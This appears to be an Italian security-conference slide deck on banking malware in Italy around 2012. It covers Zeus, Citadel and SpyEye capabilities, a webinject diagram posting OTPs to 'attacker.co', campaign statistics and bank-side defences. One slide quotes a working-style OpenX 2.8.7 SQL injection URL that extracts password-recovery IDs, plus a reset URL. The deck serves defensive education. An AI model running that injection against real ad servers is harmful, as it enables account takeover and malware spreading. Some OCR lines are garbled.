Banking Malware evolution in Italy: defense approach

(**Giorgio Fedon – OWASP-Italy Minded Security**)

Presentazione


- Ricerca
  - OWASP Italy – Board Member
  - OWASP Antimalware project leader
  - Testing Guide Contributor
  - Scopritore di vulnerabilità 0day in software ritenuti "prominent"
- Co-founder at Minded Security
  - Azienda leader in attività di Codereview, Penetration Testing, Malware Research e Intelligence
  - Blog: http://blog.mindedsecurity.com

Banking Malware 2012

Che cos'è un Banking Malware?

- Una tipologia di minaccia informatica persistente sul computer della vittima in grado di interagire con i portali finanziari *all'insaputa* e *per conto* dell'utente.

Zeus the MOABM
(Mother Of All Banking Malware)



Citadel 1.3.3 (Spring Edition)

- Performance and Security Section (AV Detection Check integrato)
- Auto-Update con timer (Zeus Bug Fix)
- Batch Reporting – Ottimizzazione della comunicazione Client e Server
- Video Recording compatibile con HTML 5
- Migliorata la gestione dell'esecuzione dei comandi sulle macchine vittima…
- **Prezzo: 2399 Dollari!**

Citadel 1.3.3 (Spring Edition)

Fonte: http://cyb3rsleuth.blogspot.co.uk

Qual è lo scopo di chi usa questi Malware?

- Il processo che inizia con l'infezione dei computer degli utenti e termina con l'azione detta "Cash Out" è definito *Banking Malware Attack*
- L'uso di questi software è parte integrante di questo processo, attuato dagli attaccanti per ottenere un vantaggio di tipo *economico*.

Esempio di attacco tramite Banking Malware

Online Banking Portal

3

2

L'utente entra nel portale della sua banca

Attacker

1) L'attaccante aggiorna e controlla costantemente i client **infetti** dalla dropzone
2) Quando un utente effettua una transazione , il malware sostituisce la form di richiesta password
3) L'utente invierà le credenziali all'attaccante, **senza inviarle alla banca**

Banking Malware

Customer

1


Config and updates

Dropzone

MITB con Manipoplazione HTML (WebInject)

Infected Laptop

https://www.bank.corp



https://www.bank.corp

<form action="https://www.bank.corp">

POST **https://www.bank.corp** otp=5734

<form action="**https://attacker.co**">

POST **https://attacker.co** otp=5734

Anche in fatto di Malware,
L’attaccante cercherà l’anello debole

ISACA
Sistemi informativi: averne fiducia e trarne valore
Rome Chapter

Matrice delle caratteristiche

Trojan	Attack Vectors										Type	
	Http Injection	Browse Redirect	Form Grabbing	Stored Passwords Theft	KeyStroke Logging	Bypass MFA	Video/Stream Capture	Certificate Theft	Install Backdoor	Instant Messaging	Automatic	Manual
MB -> MiTB MM -> MiTM B -> Both O -> Other	MB	MM	B	B	B	B	O	O	O	O		
ZeuS	*	*	*	*	*	*	*	*	*	*	*	*
SpyEye	*	*	*	*	*	*	*	*	*	*	*	*
Carberp	*		*	*		*	*				*	*
Tatanga	*					*			*			*
Urlzone	*		*		*	*	*		*		*	*
Gozi	*				*							*
Shylock	*	*				*					*	*
Sunspot	*		*		*		*					*
Haxdoor	*		*		*				*			*
SilentBanker	*	*	*		*	*	*	*	*			*
Limbo	*		*	*					*			*

	Actual Threat
	Less Spreaded
	Not Active (2012)*

*still a threat but unseen for a while

Above scheme is an updated schema inspired by Marco Morana's Threat Modelling of Malware-Based Attacks Presentation

Meccanismo Di Autenticazione

- Password

- TAN (Gridcard, Scratch Card)
  - Transaction Authorization Numbers

- OTP (Time Based, Click P
  - One Time password

- CAP (Rando hallenge Response)
  - Card Authe n Nonce is like OTP

- S nges

- Cellphone Caller ID

VULNERABILI A **BANKING MALWARE**

Cosa avviene in italia?
Informazioni e Statistiche

Campagna di Spam

Email di SPAM

L'utente accede all'url nella mail

Il Sito Web risponde Normalmente ma...

Viene inviato un Exploit ad Hoc per il browser

Mozilla Browser Non aggiornato

L'utente visualizza il Contenuto Modificato

Campagna di infezione Web

- Naturalmente le infezioni non sono veicolate unicamente tramite Email
- Es. Italiano di Ottobre 2011:
  - Attacco alle piattaforme di advertising

OpenX 2.8.7 Sql Injection e Reset password

- http:// ads.yoursite.com/openx/www/admin/updates-history.php?xajax=expandOSURow&xajaxargs=9999%20union%20select%201,2,3,4,5,6,7,8,concat%28889438989345 9,0x3A,user_type,0x3A,**recovery_id**,0x3A,user_id%29%20as%20tablename_backup,10,11,12%20from%20ox_password_recovery--%20
- http:// ads.yoursite.com/openx/www/admin/password-recovery.php?id=**D503-SOME-STRING-HERE**

Fonte: http://andrewjstevens.posterous.com

Campagne Spyeye verso l'Italia

- Codename "Maximus"
  - Numero Binari: 140+
  - Numero Configurazioni: 30+
  - Server C&C Impiegati: 10
- Versioni di Spyeye Utilizzate
  - 1.3.45
  - 1.3.48
- Target Italiani: 20

- Comparsa a Giugno 2011, ancora attiva

Fonte: **Giuseppe Bonfa – Owasp Antimalware**

Campagne Spyeye verso l'Italia (2)

- Codename "Geed"
  - Numero Binari: 60+
  - Numero Configurazioni: 100+
  - Server C&C Impiegati: 40
- Versioni di Spyeye Utilizzate
  - 1.3.45
  - 1.3.48
- Target Italiani: 9

- Comparsa a Giugno 2011, ancora attiva


Fonte: **Giuseppe Bonfa – Owasp Antimalware**

Campagne Spyeye verso l'Italia (3)

- Codename "Wwwall"
  - Numero Binari: 20+
  - Numero Configurazioni: 10+
  - Server C&C Impiegati: 4
- Comparsa a Novrembre 2011
- Ora poco attiva

Campagna più longeva: Profi.bin

- Comparsa il 01-01-2010
- Versione di Zeus 2.0.8.9 Modificata
- Dropzone caratteristica: “/ext/red.php”
- Target Italiani: Aumento del **300%** nel 2012



Fonte: **Giuseppe Bonfa – Owasp Antimalware**

Tratti distintivi: Profi.bin

- Numero di configurazioni superiori alle 100 unità
- Prevalenza Domini Utilizzati:
  - *.co.cc
  - *.cz.cc
  - *.hotmail.ru (dal 27-11-2011)
- Numero di target Italiani quasi invariato fino a Dicembre 2011. Nuovi target con aumento massiccio da Dicembre 2011 a Gennaio 2012

Fonte: **Giuseppe Bonfa – Owasp Antimalware**

Campagna più attiva: Zeus P2P

- Data Comparsa: 08-02-2012
- Configurazioni:142 updates
- (nome random - inizio data: 13-02-2012) 105 updates
- Tipologia Servers: Tutti i domini utilizzati per ospitare la variante P2P appartengono a server compromessi (**NO BULLET PROOF**).
- La campagna riguarda esclusivamente target italiani

Fonte: **Giuseppe Bonfa – Owasp Antimalware**

Campagna più attiva: Zeus P2P

- Targets
  - Banche
  - Servizi di Telefonia Mobile
  - Sito di Ordine Governativo (pubblica amministrazione)
- L'aggiornamento della configurazione avviene come update dell'eseguibile stesso.
- La dropzone solitamente non si trova nello stesso server di C&C.
- A Marzo 2012 aumento del **40%** dei target Italiani supportati


Fonte: **Giuseppe Bonfa – Owasp Antimalware**

Approccio alla Difesa

ovvero cosa può fare la banca per i suoi utenti

Reciproco Potenziamento

- Un infrastruttura Web vulnerabile accresce il potenziale degli attacchi Malware




Attacchi infrastrutturali

+

Attacchi contro gli utenti


Schema del Processo di Attacco Malware



Fonte: Owasp Antimalware 2012

Anche lo schema di attacco Malware
ha i suoi punti deboli

Processo di Difesa e Caratteristiche




- Attacco sequenziale
  - Un intervento mirato contro uno qualsiasi step può bloccare l'attacco
- Anello Debole
  - Alcuni aspetti del processo possono essere più vulnerabili
- Tempistiche
  - Gli interventi sono più efficaci se fatti rapidamente

Fonte: Owasp Antimalware 2012


Tempistiche

- Le infezioni avvengono ad ondate
- Importante essere pronti

Difesa su più fronti



Prima fase: Contenere L'infezione



- Awareness
  - Informare gli utenti riguardo le nuove minacce
- Profilazione di rischio
  - Controllo dei sistemi
  - Controllo Plugins
  - Controllo utilizzo AV
  - Profilazione Attiva
- Supporto per gli Utenti
  - Response Team Interno

Fonte: Owasp Antimalware 2012

Awarness: dire ciò che non viene richiesto

